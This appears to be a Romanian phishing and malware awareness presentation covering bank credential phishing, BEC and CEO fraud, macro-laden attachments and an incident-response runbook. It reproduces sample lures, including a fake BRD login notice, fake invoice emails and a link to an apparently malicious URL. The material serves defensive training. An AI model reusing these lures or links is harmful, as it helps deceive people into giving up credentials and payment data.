BRD - Groupe Societe Generale va reaminteste ca Banca nu solicita, in nici o situație, informatii confidentiale prin e-mail (user/parola, numar de card, data expirare acestuia, codul PIN). Informatii precum parola si codul PIN nu trebuie divulgate sub nici un motiv, nimănui, nici macar înainte de a completa codurile de acces BRD-NET - cod utilizator si parola - verificati autenticitatea site-ului si urmati recomandările descrise in instructiunile de urmat.

Pentru orice informatie suplimentara, nu ezista sa ne contactati la numarul de telefon:  
=> 0600 003 803 (numar Tel Verde accesibil din reteaua Romtelecom)  
=> 021 302 61 61 (accesibil din toate retelele, inclusiv din afara Romaniei)

**NOTA**  
Pentru a accesa site-ul dumneavoastra prin BRD-NET este suficient sa introduceti  
codul utilizator si parola, prima pe Fisa de Adesare.  
Parola (exceptiunea pe e-mail)

Dupa identificare, BRD-NET va propune sa acceptati un cookie. Va rugam sa permiteti acceptarea elementelor cookie in browser-ul dumneavoastra, in caz contrar accesul la serviciu va fi restrictionat.

**IMPORTANT**  
Pentru siguranta dumneavoastra, va rugam sa consultati periodic sectiunile "Cod de utilizare" si "Intrebari Frecenta".

phonest.php

### **Obținerea de date bancare - datele cardului de credit, accesul în contul de banking.**

- O mare parte din activitatea de phishing, derulată la nivel mondial, vizează obținerea de date bancare, date de identificare aferente cardului de credit, sau datele de logare în contul de online banking;
- Obținerea datelor aferente cardului de credit - numele posesorului, adresa, numărul de card, CVV number, și data expirării cardului.

#### **Descriere**

**Cardul poate fi folosit  
în tranzacții de tip CNP!**



### Rețineți:

- Entitățile bancare nu solicită datele aferente cardurilor de credit prin e-mail sau telefonic și nici nu cer utilizatorului să le completeze online;
- Entitățile bancare nu transmit e-mail-uri prin care să solicite autentificarea în contul de online Banking;
- Verificați cu atenție link-urile prin intermediul cărora sunteți redirecționați către pagini unde se solicită datele bancare - verificați URL-ul.

**Orice e-mail care solicită astfel de date poate fi catalogat ca fiind phishing.**

- Un element important, pe care atacatorul nu-l poate ascunde este adresa URL a paginii web folosite pentru a colecta datele care fac obiectul acțiunii de phishing. **Aceste adrese URL pot fi verificate sau scanate pentru a vedea dacă sunt malițioase.**

## BEC SCAM

Victima este targhetată cu un e-mail de tip phishing, de regulă foarte bine realizat. Dacă utilizatorul furnizează datele contului, user și parolă și contul de e-mail cu este protejat prin 2FA, atacatorul accesea ză setările contului și adaugă un forward (toate e-mailurile care vor veni vor fi automat forwardate către această adresa de e-mail), după care datele contului vor fi folosite de atacator pentru a asculta pasiv corespondența pentru a identifica momentul în care se transmit înștiințări de plată sau facturi, sau pentru a vedea care sunt relațiile între membrii organizației. În momentul în care atacatorul observă că utilizatorul este implicat în derularea unei tranzacții, atacatorul va identifica persoana care ar trebui să facă livrarea banilor și îi transmite un e-mail spoof, identic cu cel în care se transmite factura, dar cu datele aferente contului bancar în care ar trebui să fie recepționată plata modificate.

### DESCRIERE

## CEO SCAM

În acest tip de fraudă, atacatorul reușește să mapeze organigrama instituției și să determine care sunt relațiile de subordonare, să identifice care sunt persoanele care sunt responsabile cu gestionarea resurselor financiare și va căuta să-l imploreze pe managerul acestora.

În majoritatea cazurilor acești angajați vor primi un e-mail, aparținând de la acest manager, prin care li se va solicita să efectueze un transfer, dintr-o nevoie urgentă, aparținând mod neașteptat.

► Întotdeauna atacatorul va invoca nevoie urgentă de realizare a transferului, va impinge adresa de e-mail a managerului (de exemplu, dacă managerul folosește ionion@sibiu.ro, angajatul fie primește un e-mail de la ionion@sibiu.ro, dar în momentul în care va apăsa butonul de replay, la destinatar se va completa o adresă de e-mail diferită de ionion@sibiu.ro sau angajatul va primi e-mail de la adrese similare cu ionion@sibiu.ro ca de pildă ionion@sibiu.ru, ionion@manager.com, etc., varietatea de a simula unei adrese de e-mail fiind limitată doar de imaginația atacatorului;

► vor fi invocate motive de confidențialitate, de exemplu presupusul manager îi va solicita angajatului să nu comunice cu nimenei despre aceasta până când afacerea nu va fi perfectată, uneori amenințând cu măsuri dacă aceste detalii sunt divulgate și afacerea este întreruptă;

► va căuta să exploateze dorința angajatului de a se face util și relația de subordonare existentă;

► se identifică rapid prin faptul că în 100% din cazuri se solicită un transfer rapid într-un cont care până la momentul respectiv nu a fost folosit în circuitul financiar.

### DESCRIERE

**Tipuri de phishing care țințesc conducerea organizației**



Office



exe



java




jpeg

## Răspândirea de programe malicioase prin intermediul atașamentelor de e-mail

Extenisa fișerelor cunoscute.

Cele mai utilizate în distribuirea de malware: .doc, .rtf, .exe, .rar, .jar, .js, .scr, .pdf, .hta, .iqy;

Care sunt atașamentele uzuale pe care le primim pe e-mail? Care sunt cele neuzuale?



Office



exe



java




jpeg

## Răspândirea de programe malicioase prin intermediul atașamentelor de e-mail


Înainte de a începe trebuie să știm că înțodeauna este bine să avem setat în Windows ca acesta să afișeze extenisa fișerelor cunoscute.


Cele mai utilizate în distribuirea de malware: .doc, .rtf, .exe, .rar, .jar, .js, .scr, .pdf, .hta, .iqy;

Care sunt atașamentele uzuale pe care le primim pe e-mail? Care sunt cele neuzuale?



## Winter Olympics Malware Campaign: Attack Diagram







### Rețineți:

- În general atacatorul transmite un atașament de tip doc, xls, rtf cu VBA object;
- PDF maițios sau care conține un link;
- RAR parolat în care atacatorul furnizează parola;
- .js, .hta, etc
- De exemplu, între anii 2013 - 2016 botnet-ul NIVDORT a reușit să infecteze peste 100.000 de calculatoare în România tocmai prin utilizarea unor campanii de tip phishing prin care încercau să exploateze dorința de câștig facil:
  - ai câștigat o vacanță cu familia în Poiana Brașov;
  - ai câștigat un voucher de cumpăraturi în valoare de 500 de Euro de la MediaGalaxy;

De regulă, în atașament se regăsea o arhivă ce pretindea că conține un formular de solicitare a premiului, dar care conținea un executabil malicios, care instalat oferea atacatorului acces total la resursele sistemului.

**Nu deschidem atașamentele supekte în mașina clientului!**

**NU DESCHIDEM ATAŞAMENTE DE TIP: .js, .jar, .exe conținut în arhivă rar, .scr, .bat, .exe decât în mediul în care se face analiza malware!**



- De regulă, atacatorul va folosi e-mail-uri prin care înșințează utilizatorul cu privire la fapul că:
  - Your **invoice** no.23343224;
  - Your **payment** has been processed;
  - Your **package**.....;
  - Your **fax** ...;
  - Your **document**...
- Întodeauna atacatorul va încerca să gasească un element care să determine o acțiune a utilizatorului:
  - o plată procesată din contul utilizatorului, fără știrea acestuia;
  - o factură prea mare de la un operator de servicii cu care utilizatorul este sub contract;
  - un colet neașteptat;
  - o promoție, chiar dacă utilizatorul nu s-a înscris.
- Uneori acest tip de campanie reușește să îmbine vulnerabilități ale MO pentru a infecta un sistem;
- De asemenea, acest tip de atac este foarte utilizat în răspândirea de botneți, ransomware și criptomineri, datorită ratei de succes foarte crescute;

**Ransomware-ul și botenii bancari au ca principal vector de infecție e-mailuri malicioase ce au în Atașament documente MO sau PDF malicioase!**

Your Xero Invoice INV-1815584 - Mozilla Thunderbird

Get Messages Write Chat Address Book Tag

Reply Reply All Forward More

From Xero Billing Notifications <subscription.notifications@post.xero...>

Subject Your Xero Invoice INV-1815584

To: [REDACTED]

08:46

Dear Client

Here's your Xero subscription invoice for the previous billing period.

[View your bill: INV-1815584](#)

You've already provided us with your payment details so unless advice to the contrary is received from you by 25 Sep 2017, the amount will be debited from your credit card on or after 29 Sep 2017.

Need help updating your payment details or understanding how Xero bills you? [Click here](#)

Need help with your online subscription invoice? [Click here](#)

Need a question answered about Xero? [Ask it here](#)

Regards,  
The Xero Billing Team

Mail (Preview)

New | Delete | Archive | Junk | Sweep | Move to | Categories | ...

Your invoice No.69513279

iTunes Store To:

Dear Apple ID:

Thank you for buying the following product on 10/22/2015 9:03:55 a.m.

Product Name: CoPilot Premium HD  
Order Number: 57620731  
Receipt Date: 10/22/2015 9:03:55 a.m.  
Order total: 34.99 GBP.

If you did not authorize this purchase, please: [Click here for Refund](#)

From: Vodafone-OnlineRechnung@vodafone.com  
To: [REDACTED]  
Subject: Ihre Rechnung vom 21.11.2012 steht als PDF bereit. R80086989502552

Message

 Ihre aktuelle Online-Rechnung

Ihre aktuelle Online-Rechnung steht für Sie bereit.  
Die Gesamtsumme für den aktuellen Abrechnungszeitraum beträgt: 34,28 Euro.

Ihre Original-Rechnung finden Sie als PDF-Datei im Anhang dieser E-Mail.

Dies ist eine automatisch generierte E-Mail. Bitte senden Sie keine Antworten an diese Absender-Adresse.

Hinweise zu Ihrer Rechnung:  
-> Sie können Ihre Rechnung unter <http://www.vodafone.de/kunden/rechnungonline> abrufen.  
Bitte melden Sie sich mit Ihrem Online-Benutzernamen und Ihrem Passwort an.  
-> Die Rechnung wird Ihnen innerhalb von 5 Tagen nach Rechnungszustellung von Ihrem angegebenen Konto eingezogen.  
-> Wo steht was auf Ihrer Rechnung? Alle Informationen rund um die Rechnung finden Sie unter <http://www.vodafone.de/kunden/rechnungserklärung>

Mit freundlichen Grüßen,  
Ihr Vodafone Team  
Vodafone DE GmbH  
Adresse: Am Seestern 1, 40507 Düsseldorf  
Sitz: Düsseldorf  
Eintragung im Handelsregister: Amtsgericht Düsseldorf, HRB Nr. 24004  
Zentrale: Am Seestern 1, 40507 Düsseldorf

Vorstand: Friedrich Joussen Vorsitzender  
Jan Geldmacher, Frank Rosenberger, Dr. Volker Ruleff, Michele Angelo Verna

Your payment id number: 05012 ...

Tue 7/25/2017 11:09 AM

File Message Tell me what you want to do

[REDACTED] Your payment id number: 05012

To [REDACTED] [REDACTED]@[REDACTED]

Retention Policy: 14 days Junk Email (2 weeks) Expires: 8/8/2017

This item will expire in 13 days. To keep this item longer apply a different Retention Policy.

Good Day,

To verify and pay your invoice, please click here:  
<http://beckyore.com/ECP7315356/>


If you need any further assistance or have queries regarding your invoice, please do not hesitate to contact us.

Sincerely Yours,

[REDACTED]

## ATENȚIE!

- Chiar dacă fișierul prezentat ca factură este un **document word** (cu extensia .doc, .docx, .xls, ppt, .pptx), atacatorul ne poate compromite prin exploatarea unor vulnerabilități tehnice ale MO sau prin exploatarea unor funcționalități tehnice ale aplicațiilor din suita Microsoft Office - macro.
- Aceste aplicații permit inserarea unor funcții care au capacitatea de a se executa atunci când utilizatorul accesează documentul.
- În general, exploatarea acestor funcționalități se declăsează prin **activarea Macros din Word**. Această funcționalitate este dezactivată by-default, dar un document care are un obiect VBA vă va solicita să activați această funcționalitate pentru a vedea conținutul.
- Activată această funcție, codul conținut în obiect **VBA va rula și va descărca** în calculator **executabilul malicios**.



**Dezactivați macros pe host-uri!**

# Concluzii

**Care sunt persoanele vizate de atacurile de tip phishing?**

- Managementul organizatiei - acces la nivel strategic, influență în cadrul organizației;
- HR - deține date despre angajați, dispuși întodeauna să ajute;
- Financiar - lucrează cu bani, procesează plăți;
- IT - acces la sisteme informatici;
- Fiecare angajat;

Phishing-ul este folosit în majoritatea atacurilor cibernetice, peste 90% din numărul total de host-uri compromise la nivel mondial se datorează acestui tip de atac.

**Ce tipuri de atacuri de tip phishing pot ținti organizația noastră?**

**Care sunt elementele care caracterizează un email malicioz?**

**Cum reacționăm proactiv?**

Cum investigăm – sender IP și domeniu, link-uri, atașament - runbook?

Lessons learn = user awareness;

## **Business e-mail security**

O abordare de tip multi layer ce ar trebui să rezide în:

1. **Măsuri tehnice** - implementare la nivelul server-ului de mail a unor soluții de tip anti SPAM și anti-spoofing (DMARC), soluții de tip anti-phishing, evaluarea informațiilor disponibile în spațiul public referitor la adresele de e-mail folosite de angajați (ce e-mail-uri sunt publice, care este destinația acestor adrese de e-mail, cu cine interacționează acești utilizatori);

2. **Instruirea utilizatorilor** pentru identificarea și raportarea phishing-ului, să identifice mailurile suspecte și să se creeze un cadru intern, procedurat, prin care utilizatorii să raporteze aceste e-mail-uri și să primească feedback de la echipa care investighează aceste tipuri de atacuri, pentru a-i încuraja să raporteze, exerciții de phishing.

3. Implementarea de măsuri de securitate de tip **2FA**, utilizarea unui Proxy server, protecție la nivel de endpoint (soluții anti-malware, implementarea de politici la nivelul browser-ului, măsuri de protecție la nivelul aplicațiilor MO), protecție la nivel de rețea (firewall-uri, IDS-IPS);

4. **Raspuns rapid** la incidentele de acest tip, presupune echipă dedicată, proceduri de răspuns și investigare, modalități rapide de izolare și eradicare a infecției.

**CUM SE FAC TOATE ACESTEIA?**

**POLITICI ȘI PROCEDURI – CINE?**

**BUGET – CINE, DE UNDE?**

**PERSONAL DEDICAT - CSIRT**

## **Investigarea atacurilor de tip phishing**

**Trebuie definit un proces clar de lucru, care să pornească de la modalitatea de raportare a utilizatorilor, investigare, eradicare a atacului și de adaptare la noile amenințări – runbook-ul!**

### **Pregătire:**

Definirea procesului de raportare, de exemplu toți angajații ar trebui să știe cum și unde se raportează e-mailurile suspicioase. De aceea, trebuie construită o infrastructură de raportare, de exemplu o casuță de e-mail folosită de echipa de infosec pentru a primi e-mail-urile suspicioase raportate de personal. Scanare de vulnerabilități, risk assesment și patching.

### **Identificare:**

Echipa de infosec trebuie să fie aptă să catalogheze e-mail-urile raportate în, phishing, spam, legitim, categoriile putând fi extinse în funcție de ceea ce se dorește.

Identificare se face prin:

- verificare header;
- verificare link-uri;
- verificare atașamente.

În funcție de ceea ce se identifică, echipa de infosec trebuie să transmită un feedback celui care a raportat și în caz de infecție să pornească procesul de eradicare!

### **Izolare atac:**

În funcție de ceea ce se identifică se dispun măsuri de blocare a IOC-urilor la nivel de rețea și a server-ului de e-mail.

### **Eradicare:**

Dacă sunt utilizatori compromiși trebuie să ne asigurăm că acestora li s-au resetat credențialele.

Dacă sunt sisteme compromise, trebuie să ne asigurăm că acestea sunt curățate și repuse în funcțiune.

### **Recuperare:**

Monitorizăm rețeaua pentru a vedea dacă mai avem activitate suspectă pe conturile sau mașinile compromise.

### **Lecții învățate:**

În funcție de atacurile pe care le avem, disponem informarea utilizatorilor, modificăm proceduri de lucru sau disponem reconfigurarea de sisteme sau patching.

**CUM FACEM – PROCEDURI DE RĂSPUNS LA INCIDENTE DE SECURITATE CIBERNETICĂ,  
TESTARE, INSTRUIRE**

Cum verificăm un link sau un atașament!



01

Verificăm header-ul de email și link-urile din e-mail;

02

Dacă se descarcă atașamentul?

Ce se descarcă?  
Facem analiză malware;

03

Dacă s-a dat click pe atașament?

Cine? Ce? Când?  
Ce loguri avem și de unde

04

S-au completat usere sau parole, etc?

Next steps: Containment and eradication?

# Întrebări?



# MALWARE

Amenințări cibernetice moderne

Ransomware




Banking trojans



RAT



Adware



Trojans



IoT Botnet



Rootkits

Cripto-mineri



# 2017 TIMELINE OF MAJOR CYBER ATTACKS



Princeton University is among 27,000 victims to have their data wiped by the MongoDB vulnerability.



Verifone, the giant in credit and debit card payments, has its point-of-sales solution attacked.



Emmanuel Macron, a presidential candidate, has 9GB of sensitive documents leaked in an attempt to sabotage France's presidential elections.



CopyCat, a mobile malware, infects over 14 million Android devices worldwide and earns the attackers \$1.5 million in fake ad revenues in just two months.



Equifax, a large credit agency, has 143 million customers' data stolen including social security numbers, credit card details and more.



57 million Uber driver and customer details are stolen in an AWS account hijack. Uber pays \$100,000 to cover up the breach.

Jan

Feb

Mar

Apr

May

Jun

Jul


Aug

Sep

Oct

Nov

Dec



2.5 million Xbox and PlayStation user profiles, including names, emails and personal IDs, are leaked.



The New York Post mobile app is hacked and sends out a flurry of fake news alerts.



Following WannaCry in May, Petya causes mass disruption worldwide to FedEx, Maersk, WPP and many others.



The Ukraine's national Post Office is targeted in a DDoS attack to disrupt national operations.



A large DDoS attack brings down the UK's National Lottery, preventing millions from buying tickets.



Crypto-currencies mining platform NiceHash is compromised and loses 4,700 bitcoin (\$70 million) to hackers.

Payment - British Airways

Secure | https://www.britishairways.com/travel/payment/public/en\_gb/device-desktop?eid=119062

\* First name

\* Last name

\* Billing country/region

Please note you may be charged a foreign transaction fee by your card issuer.

**Payment card**

We accept the following payment cards

Total price	€107.88 (EUR)
* Type of card	<input type="text"/>
* Card number	<input type="text"/> <span style="color: red;">⚠ Please enter the card number for this payment card</span>
* Expiry date	Month <input type="text"/> Year <input type="text"/>
* Security number	<input type="text"/> <span style="color: red;">Last three digits on the reverse side of the card. Need help?</span>

**Billing address**

The address should be the same as that on your card statement

**Useful links**

- [Our security policy](#)
- [Our privacy policy](#)
- [How your data is used](#)
- [Currency calculator](#)
- [More about Verified by Visa](#)
- [More about MasterCard SecureCode](#)
- [What is American Express SafeKey<sup>SM</sup>?](#)
- [Our conditions of carriage](#)
- [Online customer support information](#)

Feedback



Group by frame
 Preserve log
 Disable cache
 Offline
 Online
23
65
⋮

Hide data URLs
All
**JS**
CSS
Img
Media
Font
Doc
WS
Manifest
Other

Name	Method	Status	Domain	Type	Initiator	Size	Ti...	Waterfall
02db0646ac1a8af14376df1a40ce57f8.js?conditionId=421868	GET	200	nexus.ensighten.com	script	Bootstrap.js:18	7.1 KB	91...	
6.js	GET	200	sixcdn.net.com	script	cc.js:20	1.2 KB	35...	
73917e0ffbd512d222b0c22cce80c.js?conditionId=4433509	GET	200	nexus.ensighten.com	script	Bootstrap.js:18	2.7 KB	54...	
7cd6ae099c93.js?v=1	GET	200	w.usabilla.com	script	device-desktop?eid=119062:1	10.5 KB	38...	
